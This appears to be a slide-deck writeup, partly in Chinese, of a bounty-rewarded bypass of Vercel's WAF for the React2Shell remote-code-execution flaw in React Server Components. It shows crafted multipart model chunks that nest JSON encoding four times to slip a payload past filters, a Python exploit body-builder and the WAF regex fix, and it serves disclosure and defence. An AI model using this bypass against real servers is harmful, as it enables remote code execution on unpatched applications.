`resolveServerReference` 找不到 module 時會 throw error

正常來說會停止 parse

但 `$R` 會吞掉 error:

```
model0 = {"a": ["$2", "$Ra", "$R8", "$R6", "$R4"], "x": "$3142"}
```

initializeModelChunk

```
function initializeModelChunk(chunk){  
  try {  
    const rawModel = JSON.parse(chunk.value)  
    const value: T = reviveModel(  
      chunk._response,  
      {'': rawModel},  
      '',  
      rawModel  
    )  
    chunk.status = INITIALIZED  
    chunk.value = value;  
  } catch (error) {  
    chunk.status = ERRORED  
    chunk.reason = error  
  }  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

\$F Chain: JSON.parse

每個 \$F → loadServerReference → id.toString
→ Chunk.prototype.then → initializeModelChunk → JSON.parse

```
9: {  
  "id": {  
    "toString": "$2:1:then",  
    "status": "resolved_model",  
    "value": json.dumps(json.dumps(json.dumps(json.dumps(inner_json)))),  
    "reason": -1,  
  }  
}  
10: "$F9"
```

Lazy Resolution

```
7: {  
  "id": {  
    "toString": "$2:1:then",  
    "status": "resolved_model",  
    "value": "$9:id:value",  
    "reason": -1,  
  }  
}  
8: "$F7"
```

\$F9	→ JSON.parse strips layer 4	(via \$Ra)
\$F7	→ JSON.parse strips layer 3	(via \$R8)
\$F5	→ JSON.parse strips layer 2	(via \$R6)
\$F3	→ JSON.parse strips layer 1	(via \$R4) → raw inner_json!

Triggered by chunk arrival

\$Ra: "\$F9"

`{"value":<JSON_ENCODE_X4>}` initializeModelChunk `{"value":<JSON_ENCODE_X3>}`

Triggered by chunk arrival


\$Ra: "\$F9"

`{"value":<JSON_ENCODE_X4>}` initializeModelChunk `{"value":<JSON_ENCODE_X3>}`


\$R8: "\$F7"

`{"value":"$9:id:value"}` initializeModelChunk `{"value":<JSON_ENCODE_X2>}`


Triggered by chunk arrival



Triggered by chunk arrival



Triggered by chunk arrival



Exploit

Python

```
body = build_multipart(
    boundary,
    {
        b"1": json.dumps(model1).encode(),
        b"2": json.dumps(model2).encode(),
        b"3": json.dumps(model3).encode(),
        b"5": json.dumps(model5).encode(),
        b"7": json.dumps(model7).encode(),
        b"9": json.dumps(model9).encode(),
        b"0": json.dumps(model0).encode(),
        b"10": json.dumps(model10).encode(),
        b"8": json.dumps(model8).encode(),
        b"6": json.dumps(model6).encode(),
        b"4": json.dumps(model4).encode(),
        str(0x3142).encode(): json.dumps(model3142).encode(),
    },
)
```

Exploit

Python

```
body = build_multipart(  
    boundary,  
    {  
        b"1": json.dumps(model1).encode(),  
        b"2": json.dumps(model2).encode(),  
        b"3": json.dumps(model3).encode(),  
        b"5": json.dumps(model5).encode(),  
        b"7": json.dumps(model7).encode(),  
        b"9": json.dumps(model9).encode(),  
        b"0": json.dumps(model0).encode(),  
        b"10": json.dumps(model10).encode(),  
        b"8": json.dumps(model8).encode(),  
        b"6": json.dumps(model6).encode(),  
        b"4": json.dumps(model4).encode(),  
        str(0x3142).encode(): json.dumps(model3142).encode(),  
    },  
)
```




\$50,000

WAF Rules ver.10

```
def WAF(request):  
    [...]  
  
    raw_body = request.body  
  
    for i in range(4):  
        raw_body = raw_body.replace(b'\x00', b'')  
        raw_body = lowercase(raw_body)  
        raw_body = unicode_decode(raw_body)  
  
-     if has_re(raw_body, r'"_response"\s*:::constructor'):  
+     if has_re(raw_body, r'"_response"\s*:::constructor|\\u'):  
        block()
```

Triage



Malte Ubl  
@cramforce



We had an intense time patching React2Shell WAF bypasses together with the best hackers in the world paying out over \$1 million in bounties.

Additionally, we deployed a runtime mitigation on the Vercel platform that eliminates the RCE vector at the core.

As a side effect, the 2 layers of defenses gave us the opportunity to measure the efficacy of the Vercel WAF against React2Shell and we can conclude that it was very effective.



We paid \$1 million to hackers to harden our firewall defenses.

Today we're telling the story of how we strengthened our WAF, disclosing a runtime mitigation layer for the first time, and how we partnered with [@Hacker0x01](#) to defend against React2Shell.

[翻譯貼文](#)



The \$1M hacker challenge for React2Shell

Blog

Our \$1 million hacker challenge for React2Shell - Vercel

來自 [vercel.com](#)

GAME OVER

Takeaways

- WAFs are mitigations, not fixes.
- Hunt for parser differentials.
- Complexity breeds exploit primitives.
- Read code with intent.

END